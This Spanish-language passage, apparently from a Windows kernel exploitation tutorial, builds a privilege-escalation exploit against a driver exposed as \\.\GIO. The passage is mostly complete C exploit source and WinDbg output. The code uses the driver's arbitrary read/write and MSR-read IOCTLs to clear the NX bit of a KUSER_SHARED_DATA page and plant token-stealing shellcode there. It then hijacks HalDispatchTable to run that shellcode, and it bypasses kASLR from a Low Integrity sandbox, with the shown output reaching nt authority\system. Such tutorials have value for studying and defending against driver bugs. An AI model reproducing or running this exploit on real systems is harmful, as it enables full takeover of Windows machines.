fffff780`00000840  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
fffff780`00000850  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
fffff780`00000860  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
fffff780`00000870  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
Si miramos las protecciones de la PTE de la dirección de KUSER_SHARED_DATA + 0x800 nos dice que el bit XD o NoExecute está habilitado por lo que no podemos ejecutar código ahí, así que nuestro intento de ejecutar un shellcode no debería funcionar.
0: kd> !pte 0xfffff78000000000 + 0x800
                                           VA fffff78000000800
PXE at FFFFC46231188F78    PPE at FFFFC462311EF000    PDE at FFFFC4623DE00000    PTE at FFFFC47BC0000000
contains 0000000005300063  contains 0000000005301063  contains 0000000005302063  contains 8000000005429963
pfn 5300      ---DA--KWEV  pfn 5301      ---DA--KWEV  pfn 5302      ---DA--KWEV  pfn 5429      -G-DA--KW-V

0: kd> dt nt!_MMPTE_HARDWARE 0xffffc47bc0000000
   +0x000 Valid               : 0y1
   +0x000 Dirty1              : 0y1
   +0x000 Owner               : 0y0
   +0x000 WriteThrough        : 0y0
   +0x000 CacheDisable        : 0y0
   +0x000 Accessed            : 0y1
   +0x000 Dirty               : 0y1
   +0x000 LargePage           : 0y0
   +0x000 Global              : 0y1
   +0x000 CopyOnWrite         : 0y0
   +0x000 Unused              : 0y0
   +0x000 Write               : 0y1
   +0x000 PageFrameNumber     : 0y000000000000000000000101010000101001 (0x5429)
   +0x000 ReservedForHardware : 0y0000
   +0x000 ReservedForSoftware : 0y0000
   +0x000 WsleAge             : 0y0000
   +0x000 WsleProtection      : 0y000
   +0x000 NoExecute           : 0y1
Para cualquier dirección el bit 63 de la PTE se encarga de la protección XD y ya tenemos una primitiva de escritura por lo que simplemente tenemos que cambiar el valor dentro de la PTE apagando ese bit entonces NoExecute estará deshabilitado.
0: kd> dq 0xffffc47bc0000000 L1
ffffc47b`c0000000  80000000`05429963

0: kd> ? 0x8000000005429963 ^ (1 << 0n63)
Evaluate expression: 88250723 = 00000000`05429963

0: kd> eq 0xffffc47bc0000000
ffffc47b`c0000000 80000000`05429963 0x0000000005429963
ffffc47b`c0000008 00000000`00000000

0: kd> dt nt!_MMPTE_HARDWARE 0xffffc47bc0000000
   +0x000 Valid               : 0y1
   +0x000 Dirty1              : 0y1
   +0x000 Owner               : 0y0
   +0x000 WriteThrough        : 0y0
   +0x000 CacheDisable        : 0y0
   +0x000 Accessed            : 0y1
   +0x000 Dirty               : 0y1
   +0x000 LargePage           : 0y0
   +0x000 Global              : 0y1
   +0x000 CopyOnWrite         : 0y0
   +0x000 Unused              : 0y0
   +0x000 Write               : 0y1
   +0x000 PageFrameNumber     : 0y000000000000000000000101010000101001 (0x5429)
   +0x000 ReservedForHardware : 0y0000
   +0x000 ReservedForSoftware : 0y0000
   +0x000 WsleAge             : 0y0000
   +0x000 WsleProtection      : 0y000
   +0x000 NoExecute           : 0y0

Para cambiar ese bit primero necesitamos obtener la dirección de la PTE de esa dirección, nos serviría MiGetPteAddress pero no podemos llamarla directamente.
Ya que la función está dentro de nt y no podemos llamarla la implementaremos directamente en C, el problema es que necesitamos la pteBase y es dinámica.
QWORD GetPteAddress(QWORD address, QWORD pteBase) {
    QWORD pteAddress = address >> 9;
    pteAddress &= 0x7ffffffff8;
    pteAddress += pteBase;

    return pteAddress;
}
No podemos llamar a MiGetPteAddress pero si podemos obtener la pteBase que se encuentra en el offset 0x13 de la función, esto aprovechando el ArbitraryRead.
0: kd> u nt!MiGetPteAddress L6
nt!MiGetPteAddress:
fffff807`5f698780 48c1e909             shr     rcx,9
fffff807`5f698784 48b8f8ffffff7f000000 mov     rax,7FFFFFFFF8h
fffff807`5f69878e 4823c8               and     rcx,rax
fffff807`5f698791 48b80000000000c4ffff mov     rax,0FFFFC40000000000h
fffff807`5f69879b 4803c1               add     rax,rcx
fffff807`5f69879e c3                   ret

0: kd> dq nt!MiGetPteAddress + 0x13 L1
fffff807`5f698793  ffffc400`00000000
Iniciamos leyendo la pteBase de la función MiGetPteAddress, luego usamos nuestra implementación en C para obtener la PTE de KUSER_SHARED_DATA + 0x800, luego leemos su valor y apagamos el bit 63 o XD para restaurarlo, pero al cambiar cosas dentro de la PTE es necesario hacer un Sleep y esperar que se invaliden las TLB.
#define OFFSET_MiGetPteAddress 0x298780
#define KUSER_SHARED_DATA 0xfffff78000000000
int main() {
    HANDLE hDevice = CreateFileA("\\\\.\\GIO", GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, 0, NULL);

    if (hDevice == INVALID_HANDLE_VALUE) {
        printf("[-] Failed to get handle: 0x%x\n", GetLastError());
        exit(EXIT_FAILURE);
    }

    QWORD kernelBase = GetKernelBase();
    QWORD kernelHalDispatchTable = GetHalDispatchTable(kernelBase);
    QWORD backupHalPointer = ArbitraryRead(hDevice, kernelHalDispatchTable + 0x8);

    QWORD shellcode = KUSER_SHARED_DATA + 0x800;

    QWORD pteBase = ArbitraryRead(hDevice, kernelBase + OFFSET_MiGetPteAddress + 0x13);
    QWORD pteData = GetPteAddress(shellcode, pteBase);
    QWORD pteValue = ArbitraryRead(hDevice, pteData);
    pteValue &= ~(1ULL << 63);

    ArbitraryWrite(hDevice, (QWORD) &pteValue, pteData, 0x8);
    Sleep(100);

    ArbitraryWrite(hDevice, (QWORD) &tokenStealing, shellcode, sizeof(tokenStealing));
    ArbitraryWrite(hDevice, (QWORD) &shellcode, kernelHalDispatchTable + 0x8, 0x8);

    DWORD interval;
    NtQueryIntervalProfile(0x10, &interval);

    ArbitraryWrite(hDevice, (QWORD) &backupHalPointer, kernelHalDispatchTable + 0x8, 0x8);
    CloseHandle(hDevice);

    system("cmd.exe");
    return 0;
}
Ya con el exploit vamos a comprobarlo, antes de ejecutar el exploit la PTE de la dirección KUSER_SHARED_DATA + 0x800 tiene habilitado el bit 63 o XD, y luego de ejecutarlo a través de la primitiva de escritura ahora nos dice que está apagado.
0: kd> !pte 0xfffff78000000000 + 0x800
                                           VA fffff78000000800
PXE at FFFFF178BC5E2F78    PPE at FFFFF178BC5EF000    PDE at FFFFF178BDE00000    PTE at FFFFF17BC0000000
contains 0000000005300063  contains 0000000005301063  contains 0000000005302063  contains 8000000005429963
pfn 5300      ---DA--KWEV  pfn 5301      ---DA--KWEV  pfn 5302      ---DA--KWEV  pfn 5429      -G-DA--KW-V

0: kd> dt nt!_MMPTE_HARDWARE 0xfffff17bc0000000
   +0x000 Valid               : 0y1
   +0x000 Dirty1              : 0y1
   +0x000 Owner               : 0y0
   +0x000 WriteThrough        : 0y0
   +0x000 CacheDisable        : 0y0
   +0x000 Accessed            : 0y1
   +0x000 Dirty               : 0y1
   +0x000 LargePage           : 0y0
   +0x000 Global              : 0y1
   +0x000 CopyOnWrite         : 0y0
   +0x000 Unused              : 0y0
   +0x000 Write               : 0y1
   +0x000 PageFrameNumber     : 0y000000000000000000000101010000101001 (0x5429)
   +0x000 ReservedForHardware : 0y0000
   +0x000 ReservedForSoftware : 0y0000
   +0x000 WsleAge             : 0y0000
   +0x000 WsleProtection      : 0y000
   +0x000 NoExecute           : 0y1
C:\Users\user\Desktop> exploit.exe
0: kd> dt nt!_MMPTE_HARDWARE 0xfffff17bc0000000
   +0x000 Valid               : 0y1
   +0x000 Dirty1              : 0y1
   +0x000 Owner               : 0y0
   +0x000 WriteThrough        : 0y0
   +0x000 CacheDisable        : 0y0
   +0x000 Accessed            : 0y1
   +0x000 Dirty               : 0y1
   +0x000 LargePage           : 0y0
   +0x000 Global              : 0y1
   +0x000 CopyOnWrite         : 0y0
   +0x000 Unused              : 0y0
   +0x000 Write               : 0y1
   +0x000 PageFrameNumber     : 0y000000000000000000000101010000101001 (0x5429)
   +0x000 ReservedForHardware : 0y0000
   +0x000 ReservedForSoftware : 0y0000
   +0x000 WsleAge             : 0y0000
   +0x000 WsleProtection      : 0y000
   +0x000 NoExecute           : 0y0
Ahora nuestro exploit inicia apagando el bit XD de KUSER_SHARED_DATA + 0x800, luego movemos nuestro shellcode ahí, después de eso cambiamos el puntero dentro de KernelHalDispatchTable + 0x8 por la dirección de nuestro shellcode, finalmente solo llamamos a la función NtQueryIntervalProfile para ejecutar esa direccion.
#include <windows.h>
#include <stdio.h>
#include <psapi.h>

#define QWORD ULONGLONG

#define IOCTL_COPY 0xC3502808
#define OFFSET_MiGetPteAddress 0x298780
#define KUSER_SHARED_DATA 0xfffff78000000000

typedef struct CopyData {
    QWORD DstAddress;
    QWORD SrcAddress;
    DWORD Size;
} CopyData;

typedef NTSTATUS(WINAPI *NtQueryIntervalProfile_t) (
    IN ULONG ProfileSource,
    OUT PULONG Interval
);

NtQueryIntervalProfile_t NtQueryIntervalProfile = (NtQueryIntervalProfile_t) GetProcAddress(GetModuleHandleA("ntdll.dll"), "NtQueryIntervalProfile");

BYTE tokenStealing[60] = {
    0x65, 0x48, 0x8b, 0x14, 0x25, 0x88, 0x01, 0x00, 0x00, // mov rdx, [gs:0x188]              ; $rdx = _KTHREAD
    0x48, 0x8b, 0x82, 0xb8, 0x00, 0x00, 0x00,             // mov rax, [rdx + 0xb8]            ; $rax = _EPROCESS
    0x50, 0x5b,                                           // mov rbx, rax                     ; $rbx = _EPROCESS
                                                          // .loop:
    0x48, 0x8b, 0x9b, 0x48, 0x04, 0x00, 0x00,             //     mov rbx, [rbx + 0x448]       ; $rbx = ActiveProcessLinks
    0x48, 0x81, 0xeb, 0x48, 0x04, 0x00, 0x00,             //     sub rbx, 0x448               ; $rbx = _EPROCESS
    0x48, 0x83, 0xbb, 0x40, 0x04, 0x00, 0x00, 0x04,       //     cmp qword [rbx + 0x440], 0x4 ; cmp PID to SYSTEM PID
    0x75, 0xe8,                                           //     jnz .loop                    ; if zf == 0 -> loop
    0x48, 0x8b, 0x8b, 0xb8, 0x04, 0x00, 0x00,             // mov rcx, [rbx + 0x4b8]           ; $rcx = SYSTEM token
    0x80, 0xe1, 0xf0,                                     // and cl, 0xf0                     ; clear _EX_FAST_REF struct
    0x48, 0x89, 0x88, 0xb8, 0x04, 0x00, 0x00,             // mov [rax + 0x4b8], rcx           ; store SYSTEM token in _EPROCESS
    0xc3                                                  // ret                              ; return
};

VOID ArbitraryWrite(HANDLE hDevice, QWORD what, QWORD where, DWORD size) {
    CopyData userData;

    userData.DstAddress = where;
    userData.SrcAddress = what;
    userData.Size = size;

    DeviceIoControl(hDevice, IOCTL_COPY, (LPVOID) &userData, (DWORD) sizeof(struct CopyData), NULL, 0, NULL, NULL);
}

QWORD ArbitraryRead(HANDLE hDevice, QWORD where) {
    QWORD output;
    CopyData userData;

    userData.DstAddress = (QWORD) &output;
    userData.SrcAddress = where;
    userData.Size = 8;

    DeviceIoControl(hDevice, IOCTL_COPY, (LPVOID) &userData, (DWORD) sizeof(struct CopyData), NULL, 0, NULL, NULL);

    return output;
}

QWORD GetHalDispatchTable(QWORD kernelBase) {
    HMODULE hKernel = LoadLibraryA("C:\\Windows\\System32\\ntoskrnl.exe");

    QWORD userHalDispatchTable = (QWORD) GetProcAddress(hKernel, "HalDispatchTable");
    QWORD offsetHalDispatchTable = userHalDispatchTable - (QWORD) hKernel;
    QWORD kernelHalDispatchTable = kernelBase + offsetHalDispatchTable;

    FreeLibrary(hKernel);
    return kernelHalDispatchTable;
}

QWORD GetPteAddress(QWORD address, QWORD pteBase) {
    QWORD pteAddress = address >> 9;
    pteAddress &= 0x7ffffffff8;
    pteAddress += pteBase;

    return pteAddress;
}

QWORD GetKernelBase() {
    LPVOID drivers[1024];
    DWORD cbNeeded;

    EnumDeviceDrivers(drivers, sizeof(drivers), &cbNeeded);
    return (QWORD) drivers[0];
}

int main() {
    HANDLE hDevice = CreateFileA("\\\\.\\GIO", GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, 0, NULL);

    if (hDevice == INVALID_HANDLE_VALUE) {
        printf("[-] Failed to get handle: 0x%x\n", GetLastError());
        exit(EXIT_FAILURE);
    }

    QWORD kernelBase = GetKernelBase();
    QWORD kernelHalDispatchTable = GetHalDispatchTable(kernelBase);
    QWORD backupHalPointer = ArbitraryRead(hDevice, kernelHalDispatchTable + 0x8);

    QWORD shellcode = KUSER_SHARED_DATA + 0x800;

    QWORD pteBase = ArbitraryRead(hDevice, kernelBase + OFFSET_MiGetPteAddress + 0x13);
    QWORD pteData = GetPteAddress(shellcode, pteBase);
    QWORD pteValue = ArbitraryRead(hDevice, pteData);
    pteValue &= ~(1ULL << 63);

    ArbitraryWrite(hDevice, (QWORD) &pteValue, pteData, 0x8);
    Sleep(100);

    ArbitraryWrite(hDevice, (QWORD) &tokenStealing, shellcode, sizeof(tokenStealing));
    ArbitraryWrite(hDevice, (QWORD) &shellcode, kernelHalDispatchTable + 0x8, 0x8);

    DWORD interval;
    NtQueryIntervalProfile(0x10, &interval);

    ArbitraryWrite(hDevice, (QWORD) &backupHalPointer, kernelHalDispatchTable + 0x8, 0x8);
    CloseHandle(hDevice);

    system("cmd.exe");
    return 0;
}
Al correr el exploit ahora ejecutará un shellcode aprovechando el espacio en kernel KUSER_SHARED_DATA ya que no le afecta kASLR, así obtenemos nt authority\system.
C:\Users\user\Desktop> whoami
windows\user

C:\Users\user\Desktop> exploit.exe
Microsoft Windows [Versión 10.0.19045.6456]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\user\Desktop> whoami
nt authority\system

C:\Users\user\Desktop>
Low Integrity
Hasta ahora todos nuestros exploits los hemos desarrollado para escalar privilegios desde un usuario normal que normalmente corre en Medium Integrity Level por lo que usando EnumDeviceDrivers podemos obtener la base del kernel y evitar kASLR.
#include <windows.h>
#include <stdio.h>
#include <psapi.h>

#define QWORD ULONGLONG

QWORD GetKernelBase() {
    LPVOID drivers[1024];
    DWORD cbNeeded;

    EnumDeviceDrivers(drivers, sizeof(drivers), &cbNeeded);
    return (QWORD) drivers[0];
}

int main() {
    QWORD kernelBase = GetKernelBase();
    printf("[*] Kernel Base: 0x%llx\n", kernelBase);

    return 0;
}
C:\Users\user\Desktop> whoami /groups | findstr Nivel
Etiqueta obligatoria\Nivel obligatorio medio                     Etiqueta       S-1-16-8192

C:\Users\user\Desktop> exploit.exe
[*] Kernel Base: 0xfffff80615400000

C:\Users\user\Desktop>
Esto cambia cuando se ejecuta dentro de un Sandbox, por ejemplo cuando se corre en el contexto de un navegador este corre en Low Integrity Level, para imitar su comportamiento copiamos la cmd.exe y cambiamos su nivel de integridad a Low.
C:\Users\user\Desktop> copy C:\Windows\System32\cmd.exe cmd.exe
        1 archivo(s) copiado(s).

C:\Users\user\Desktop> icacls cmd.exe /setintegritylevel Low
archivo procesado: cmd.exe
Se procesaron correctamente 1 archivos; error al procesar 0 archivos

C:\Users\user\Desktop> cmd.exe
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\user\Desktop>
Al ejecutar el exploit en un nivel de integridad bajo, la función EnumDeviceDrivers fallará devolviendo como valor 0 y haciendo que falle el resto de nuestro exploit.
C:\Users\user\Desktop> whoami /groups | findstr Nivel
Etiqueta obligatoria\Nivel obligatorio bajo                      Etiqueta       S-1-16-4096

C:\Users\user\Desktop> exploit.exe
[*] Kernel Base: 0x0

C:\Users\user\Desktop>
Basados en el reversing inicial tenemos un código ioctl que nos sirve para leer o escribir registros MSR, esto puede ser muy útil así que vamos a definir una función ReadMSR aprovechando esto, el segundo valor del arreglo nos devuelve el valor.
QWORD ReadMSR(HANDLE hDevice, DWORD reg) {
    QWORD output[2];
    MSRData userData;

    userData.Type = 1;
    userData.Register = reg;

    DeviceIoControl(hDevice, IOCTL_READMSR, (LPVOID) &userData, sizeof(struct MSRData), (LPVOID) output, sizeof(output), 0, NULL);

    return output[1];
}
Podemos aprovechar esto ya que el registro MSR LSTAR o 0xC0000082 contiene una dirección hacia KiSystemCall64 que es una función dentro de nt, si restamos el offset a la función podemos calcular la dirección base del kernel y bypassear kASLR.
0: kd> rdmsr 0xC0000082
msr[c0000082] = fffff806`15811000

0: kd> u fffff806`15811000 L1
nt!KiSystemCall64:
fffff806`15811000 0f01f8          swapgs

0: kd> ? nt!KiSystemCall64 - nt
Evaluate expression: 4263936 = 00000000`00411000
El cambio al exploit es que ahora usamos la lectura del registro MSR para obtener la dirección de KiSystemCall64 y al restar su offset obtener la dirección base de nt.
#include <windows.h>
#include <stdio.h>
#include <psapi.h>

#define QWORD ULONGLONG

#define IOCTL_READMSR 0xC3502580
#define REGISTER_LSTAR 0xC0000082
#define OFFSET_KiSystemCall64 0x411000

typedef struct MSRData {
   DWORD Type;
   DWORD Register;
   QWORD Value;
} MSRData;

QWORD ReadMSR(HANDLE hDevice, DWORD reg) {
    QWORD output[2];
    MSRData userData;

    userData.Type = 1;
    userData.Register = reg;

    DeviceIoControl(hDevice, IOCTL_READMSR, (LPVOID) &userData, sizeof(struct MSRData), (LPVOID) output, sizeof(output), 0, NULL);

    return output[1];
}

int main() {
    HANDLE hDevice = CreateFileA("\\\\.\\GIO", GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, 0, NULL);

    if (hDevice == INVALID_HANDLE_VALUE) {
        printf("[-] Failed to get handle: 0x%x\n", GetLastError());
        exit(EXIT_FAILURE);
    }

    QWORD KiSystemCall64 = ReadMSR(hDevice, REGISTER_LSTAR);
    QWORD kernelBase = KiSystemCall64 - OFFSET_KiSystemCall64;

    printf("[*] Kernel Base: 0x%llx\n", kernelBase);

    CloseHandle(hDevice);
    return 0;
}
Si ahora ejecutamos el exploit en un nivel de integridad bajo devuelve la dirección base de nt, esto es genial, nuestro exploit ahora funciona en Low Integrity Level.
C:\Users\user\Desktop> whoami /groups | findstr Nivel
Etiqueta obligatoria\Nivel obligatorio bajo                      Etiqueta       S-1-16-4096

C:\Users\user\Desktop> exploit.exe
[*] Kernel Base: 0xfffff80615400000

C:\Users\user\Desktop>
Simplemente cambiamos la forma de obtener kernelBase ya que ahora lo hacemos leyendo registros MSR, luego en KUSER_SHARED_DATA + 0x800 apagamos el bit XD, guardamos ahí un shellcode y finalmente lo ejecutamos con NtQueryIntervalProfile.
#include <windows.h>
#include <stdio.h>
#include <psapi.h>

#define QWORD ULONGLONG

#define IOCTL_COPY 0xC3502808
#define IOCTL_READMSR 0xC3502580

#define OFFSET_KiSystemCall64 0x411000
#define OFFSET_MiGetPteAddress 0x298780

#define REGISTER_LSTAR 0xC0000082
#define KUSER_SHARED_DATA 0xfffff78000000000

typedef struct CopyData {
    QWORD DstAddress;
    QWORD SrcAddress;
    DWORD Size;
} CopyData;

typedef struct MSRData {
   DWORD Type;
   DWORD Register;
   QWORD Value;
} MSRData;

typedef NTSTATUS(WINAPI *NtQueryIntervalProfile_t) (
    IN ULONG ProfileSource,
    OUT PULONG Interval
);

NtQueryIntervalProfile_t NtQueryIntervalProfile = (NtQueryIntervalProfile_t) GetProcAddress(GetModuleHandleA("ntdll.dll"), "NtQueryIntervalProfile");

BYTE tokenStealing[60] = {
    0x65, 0x48, 0x8b, 0x14, 0x25, 0x88, 0x01, 0x00, 0x00, // mov rdx, [gs:0x188]              ; $rdx = _KTHREAD
    0x48, 0x8b, 0x82, 0xb8, 0x00, 0x00, 0x00,             // mov rax, [rdx + 0xb8]            ; $rax = _EPROCESS
    0x50, 0x5b,                                           // mov rbx, rax                     ; $rbx = _EPROCESS
                                                          // .loop:
    0x48, 0x8b, 0x9b, 0x48, 0x04, 0x00, 0x00,             //     mov rbx, [rbx + 0x448]       ; $rbx = ActiveProcessLinks
    0x48, 0x81, 0xeb, 0x48, 0x04, 0x00, 0x00,             //     sub rbx, 0x448               ; $rbx = _EPROCESS
    0x48, 0x83, 0xbb, 0x40, 0x04, 0x00, 0x00, 0x04,       //     cmp qword [rbx + 0x440], 0x4 ; cmp PID to SYSTEM PID
    0x75, 0xe8,                                           //     jnz .loop                    ; if zf == 0 -> loop
    0x48, 0x8b, 0x8b, 0xb8, 0x04, 0x00, 0x00,             // mov rcx, [rbx + 0x4b8]           ; $rcx = SYSTEM token
    0x80, 0xe1, 0xf0,                                     // and cl, 0xf0                     ; clear _EX_FAST_REF struct
    0x48, 0x89, 0x88, 0xb8, 0x04, 0x00, 0x00,             // mov [rax + 0x4b8], rcx           ; store SYSTEM token in _EPROCESS
    0xc3                                                  // ret                              ; return
};

VOID ArbitraryWrite(HANDLE hDevice, QWORD what, QWORD where, DWORD size) {
    CopyData userData;

    userData.DstAddress = where;
    userData.SrcAddress = what;
    userData.Size = size;

    DeviceIoControl(hDevice, IOCTL_COPY, (LPVOID) &userData, (DWORD) sizeof(struct CopyData), NULL, 0, NULL, NULL);
}

QWORD ArbitraryRead(HANDLE hDevice, QWORD where) {
    QWORD output;
    CopyData userData;

    userData.DstAddress = (QWORD) &output;
    userData.SrcAddress = where;
    userData.Size = 8;

    DeviceIoControl(hDevice, IOCTL_COPY, (LPVOID) &userData, (DWORD) sizeof(struct CopyData), NULL, 0, NULL, NULL);

    return output;
}

QWORD ReadMSR(HANDLE hDevice, DWORD reg) {
    QWORD output[2];
    MSRData userData;

    userData.Type = 1;
    userData.Register = reg;

    DeviceIoControl(hDevice, IOCTL_READMSR, (LPVOID) &userData, sizeof(struct MSRData), (LPVOID) output, sizeof(output), 0, NULL);

    return output[1];
}

QWORD GetHalDispatchTable(QWORD kernelBase) {
    HMODULE hKernel = LoadLibraryA("C:\\Windows\\System32\\ntoskrnl.exe");

    QWORD userHalDispatchTable = (QWORD) GetProcAddress(hKernel, "HalDispatchTable");
    QWORD offsetHalDispatchTable = userHalDispatchTable - (QWORD) hKernel;
    QWORD kernelHalDispatchTable = kernelBase + offsetHalDispatchTable;

    FreeLibrary(hKernel);
    return kernelHalDispatchTable;
}

QWORD GetPteAddress(QWORD address, QWORD pteBase) {
    QWORD pteAddress = address >> 9;
    pteAddress &= 0x7ffffffff8;
    pteAddress += pteBase;

    return pteAddress;
}

int main() {
    HANDLE hDevice = CreateFileA("\\\\.\\GIO", GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, 0, NULL);

    if (hDevice == INVALID_HANDLE_VALUE) {
        printf("[-] Failed to get handle: 0x%x\n", GetLastError());
        exit(EXIT_FAILURE);
    }

    QWORD KiSystemCall64 = ReadMSR(hDevice, REGISTER_LSTAR);
    QWORD kernelBase = KiSystemCall64 - OFFSET_KiSystemCall64;

    QWORD kernelHalDispatchTable = GetHalDispatchTable(kernelBase);
    QWORD backupHalPointer = ArbitraryRead(hDevice, kernelHalDispatchTable + 0x8);

    QWORD shellcode = KUSER_SHARED_DATA + 0x800;

    QWORD pteBase = ArbitraryRead(hDevice, kernelBase + OFFSET_MiGetPteAddress + 0x13);
    QWORD pteData = GetPteAddress(shellcode, pteBase);
    QWORD pteValue = ArbitraryRead(hDevice, pteData);
    pteValue &= ~(1ULL << 63);

    ArbitraryWrite(hDevice, (QWORD) &pteValue, pteData, 0x8);
    Sleep(100);

    ArbitraryWrite(hDevice, (QWORD) &tokenStealing, shellcode, sizeof(tokenStealing));
    ArbitraryWrite(hDevice, (QWORD) &shellcode, kernelHalDispatchTable + 0x8, 0x8);

    DWORD interval;
    NtQueryIntervalProfile(0x10, &interval);

    ArbitraryWrite(hDevice, (QWORD) &backupHalPointer, kernelHalDispatchTable + 0x8, 0x8);
    CloseHandle(hDevice);

    system("cmd.exe");
    return 0;
}
Al ejecutar el exploit pasamos del usuario user que está en Low Integrity Level al usuario nt authority\system en System Integrity Level y con máximos privilegios.
C:\Users\user\Desktop> whoami
windows\user

C:\Users\user\Desktop> whoami /groups | findstr Nivel
Etiqueta obligatoria\Nivel obligatorio bajo                      Etiqueta       S-1-16-4096

C:\Users\user\Desktop> exploit.exe
Microsoft Windows [Versión 10.0.19045.6456]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\user\Desktop> whoami
nt authority\system

C:\Users\user\Desktop> whoami /groups | findstr Nivel
Etiqueta obligatoria\Nivel obligatorio del sistema               Etiqueta       S-1-16-16384

C:\Users\user\Desktop>